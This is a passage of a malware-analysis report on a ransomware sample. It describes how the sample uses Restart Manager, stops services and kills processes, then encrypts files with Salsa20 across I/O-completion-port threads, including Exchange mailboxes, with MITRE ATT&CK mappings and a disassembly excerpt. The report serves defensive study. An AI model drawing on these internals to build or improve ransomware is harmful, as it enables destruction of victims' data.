
23.3 Creating Restart Manager Session:

then calls **RmStartSession** to start a new Restart Manager session, **RmRegisterResources** to register the target file with the Restart Manager as a resource, and **RmGetList** to get a list of all applications and services that are currently using it.




23.4 Deleting Servies and Processes:

To terminate a service, malware calls **OpenSCManagerW** to establishes a connection to the service control manager, **OpenServiceW** to obtain a handle to the target service, **ControlService** to send the control stop code to the service to stop it, and **DeleteService** to delete it.



To terminate a process, malware calls **NtOpenProcess** to obtain a handle to the target process and **NtTerminateProcess** to terminate it.



The mitre mapping for querying processes and services will be as follows :

#1 **Discovery** as **tactic**

a. **Process Discovery** as **technique.**

#1 **Discovery** as **tactic**

a. **System Service Discovery** as **technique.**

When services are stopped mitre mapping will be as:


#1 **Impact** as **tactic**

a. **Service Stop** as **technique.**


24. Passing Data to Child Thread using I/O Completion Port:

24.1 Getting Data from parent thread:

Firstly parent Thread creates an **I/O CompletionPort** and then a thread is called which is actually the chils thread that handles all file encryption.




Child threads communicate with each other and the parent thread using **GetQueuedCompletionStatus** and **PostQueuedCompletionStatus.**



24.2 Reading File:

The first state reads a number of bytes specified by the **bytesToRead** field into the buffer at the bufferToReadData field using ReadFile.





24.3 Encrypting File:

The malware then encrypts the buffer using **Salsa20** implementation. After the encryption, the malware calls **WriteFile** to write the encrypted data back into the file.


24.4 Salsa 20 Encryption:

Below is the salsa20 encryption algorithm.






Here is the verification of the following algorithm:




```
t:00402262                xor     ecx, eax
t:00402264                mov     eax, [esp+94h+var_84]
t:00402268                add     eax, esi
t:0040226A                rol     eax, 7
t:0040226D                xor     edi, eax
t:0040226F                mov     [esp+94h+var_60], edi
t:00402273                mov     dword ptr [esp+94h+var_44+4], edi
t:00402277                lea     eax, [edi+esi]
t:0040227A                mov     esi, [esp+94h+var_70]
t:0040227E                rol     eax, 9
t:00402281                xor     esi, eax
t:00402283                mov     [esp+94h+var_70], esi
t:00402287                mov     dword ptr [esp+94h+var_44+8], esi
t:0040228B                lea     eax, [esi+edi]
t:0040228E                mov     edi, [esp+94h+var_5C]
t:00402292                rol     eax, 0Dh
t:00402295                xor     [esp+94h+var_84], eax
t:00402299                mov     eax, [esp+94h+var_84]
t:0040229D                mov     dword ptr [esp+94h+var_44+0Ch], eax
t:004022A1                add     eax, esi
t:004022A3                ror     eax, 0Eh
t:004022A6                mov     esi, [esp+94h+var_6C]
t:004022AA                xor     esi, eax
t:004022AC                mov     eax, [esp+94h+var_5C]
t:004022B0                add     eax, [esp+94h+var_68]
t:004022B4                rol     eax, 7
t:004022B7                xor     dword ptr [esp+94h+var_80], eax
t:004022BB                mov     eax, dword ptr [esp+94h+var_80]
t:004022BF                mov     dword ptr [esp+94h+var_34+8], eax
t:004022C3                add     eax, [esp+94h+var_68]
t:004022C7                rol     eax, 9
t:004022CA                xor     dword ptr [esp+94h+var_80+4], eax
t:004022CE                mov     eax, dword ptr [esp+94h+var_80+4]
t:004022D2                mov     dword ptr [esp+94h+var_34+0Ch], eax
```

24.5 Writing File Footer:

The malware calls **WriteFile** to write the 132-byte buffer from the **fileFooter** field in the shared structure to the end of the file.



After each state (beside the final state), the malware calls **PostQueuedCompletionStatus** to post the shared structure to the global I/O completion port with the updated encryption state. The next thread who receives it then processes that state before moving it forward.



The mitre mapping for data encryption will be as follows :


#1 **Impact** as **tactic**

a. **Data Encrypted for Impact** as **technique.**


25. Mail Exchange Traversal:

27.1 Exchange box traversal and Encryption:


First, it calls **GetEnvironmentVariableW** to retrieve the Exchange installation path.



After retrieving the path, the malware checks to make sure it is in the Program Files directory (64-bit Exchange installation) and append /Mailbox to the path on the run time. Finally, the malware spawns threads to encrypt this path using the encryption scheme described above.




Dynamically it can be seen as follows:

